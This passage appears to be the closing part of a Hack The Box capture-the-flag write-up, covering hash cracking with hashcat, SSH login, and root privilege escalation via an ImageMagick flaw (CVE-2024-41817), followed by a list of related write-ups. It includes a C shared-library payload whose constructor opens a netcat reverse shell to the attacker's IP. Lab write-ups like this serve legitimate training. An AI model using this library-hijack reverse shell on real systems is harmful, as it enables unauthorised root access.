hashcat -m 10900 developer.hash /usr/share/wordlists/rockyou.txt

image.png


let’s ssh as developer user

Terminal window
ssh developer@10.10.11.55
image.png

upon enumerating the system i found identify_images.sh inside /otp/scripts directory

image.png

let’s read the contents of sh file

image.png

the script is running as root, possibly as cronjob

let’s check the imageMagicks version

image.png

quick google search reveals that it it vulnerable to Arbritrary command execution → https://github.com/Dxsk/CVE-2024-41817-poc and as the script is running as root we’ll get RCE as root

steps:

go to directory from where it is running magick binary /opt/app/static/images/

run following command

Terminal window
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor)) void init(){
system("busybox nc 10.10.14.17 443 -e /bin/bash");
exit(0);
}
EOF

make sure to change Ip and port based on your requirement, start netcat listener and wait for root to execute the bash file (every 1 minutes)

and you’ll get the shell as root

image.png
Next: Updown
My avatar

Thanks for reading my blog post! Feel free to check out my other posts or contact me via the social links in the footer.


Related Writeups

# Silentium

Hack-The-Box 61 / 72
4 min read

Linux Easy machine - Silentium.

HTB RCE Remote Code Execution — the ability to run arbitrary commands on a target system remotely. Linux SSH Secure Shell — encrypted remote login, targeted via key theft, brute force, or misconfigured access. Nmap A network scanner used to enumerate open ports, services, and versions on a target. CVE A publicly catalogued, known vulnerability with a unique identifier (Common Vulnerabilities and Exposures). Docker A containerization platform — misconfigured sockets or escapes can lead to host compromise. DNS The Domain Name System — translates hostnames to IPs; often leaks subdomains and internal naming during recon. Brute Force Systematically trying many credential combinations until one succeeds.

# TheFrizz

Hack-The-Box 67 / 72
11 min read

Windows Easy machine - TheFrizz.

HTB Active Directory Microsoft's directory service for managing users, computers, and permissions across a Windows domain. Windows RCE Remote Code Execution — the ability to run arbitrary commands on a target system remotely. Sudo Linux command for running as another user — misconfigured sudo rules are a common privilege escalation path. SSH Secure Shell — encrypted remote login, targeted via key theft, brute force, or misconfigured access. Nmap A network scanner used to enumerate open ports, services, and versions on a target. CVE A publicly catalogued, known vulnerability with a unique identifier (Common Vulnerabilities and Exposures). DNS The Domain Name System — translates hostnames to IPs; often leaks subdomains and internal naming during recon. PHP GPO Group Policy Object — a Windows domain-wide configuration mechanism, abusable for code execution across all machines. SMB Server Message Block — Windows file-sharing protocol, frequently abused for enumeration and lateral movement. BloodHound A tool that maps Active Directory trust relationships as a graph to reveal hidden attack paths to Domain Admin. LDAP Lightweight Directory Access Protocol — used to query Active Directory; often vulnerable to injection or anonymous binds. Password Spraying Trying one common password against many usernames to avoid account lockouts. LFI Local File Inclusion — a web vulnerability letting an attacker read arbitrary files on the server. MySQL

# Nineveh

Hack-The-Box 46 / 72
6 min read

Linux Medium machine - Nineveh.

HTB RCE Remote Code Execution — the ability to run arbitrary commands on a target system remotely. Linux SSH Secure Shell — encrypted remote login, targeted via key theft, brute force, or misconfigured access. Nmap A network scanner used to enumerate open ports, services, and versions on a target. PHP LFI Local File Inclusion — a web vulnerability letting an attacker read arbitrary files on the server. MySQL Brute Force Systematically trying many credential combinations until one succeeds. SUID A Linux permission bit that runs a binary as its owner — misconfigured SUID binaries are a classic privesc vector. Cronjob A scheduled task on Linux — often abused for privilege escalation when it runs as root with a writable script.

# Analytics

Hack-The-Box 4 / 72
2 min read

Linux Easy machine - Analytics.

HTB RCE Remote Code Execution — the ability to run arbitrary commands on a target system remotely. Linux Sudo Linux command for running as another user — misconfigured sudo rules are a common privilege escalation path. SSH Secure Shell — encrypted remote login, targeted via key theft, brute force, or misconfigured access. Nmap A network scanner used to enumerate open ports, services, and versions on a target. CVE A publicly catalogued, known vulnerability with a unique identifier (Common Vulnerabilities and Exposures). Docker A containerization platform — misconfigured sockets or escapes can lead to host compromise. DNS The Domain Name System — translates hostnames to IPs; often leaks subdomains and internal naming during recon.

Comments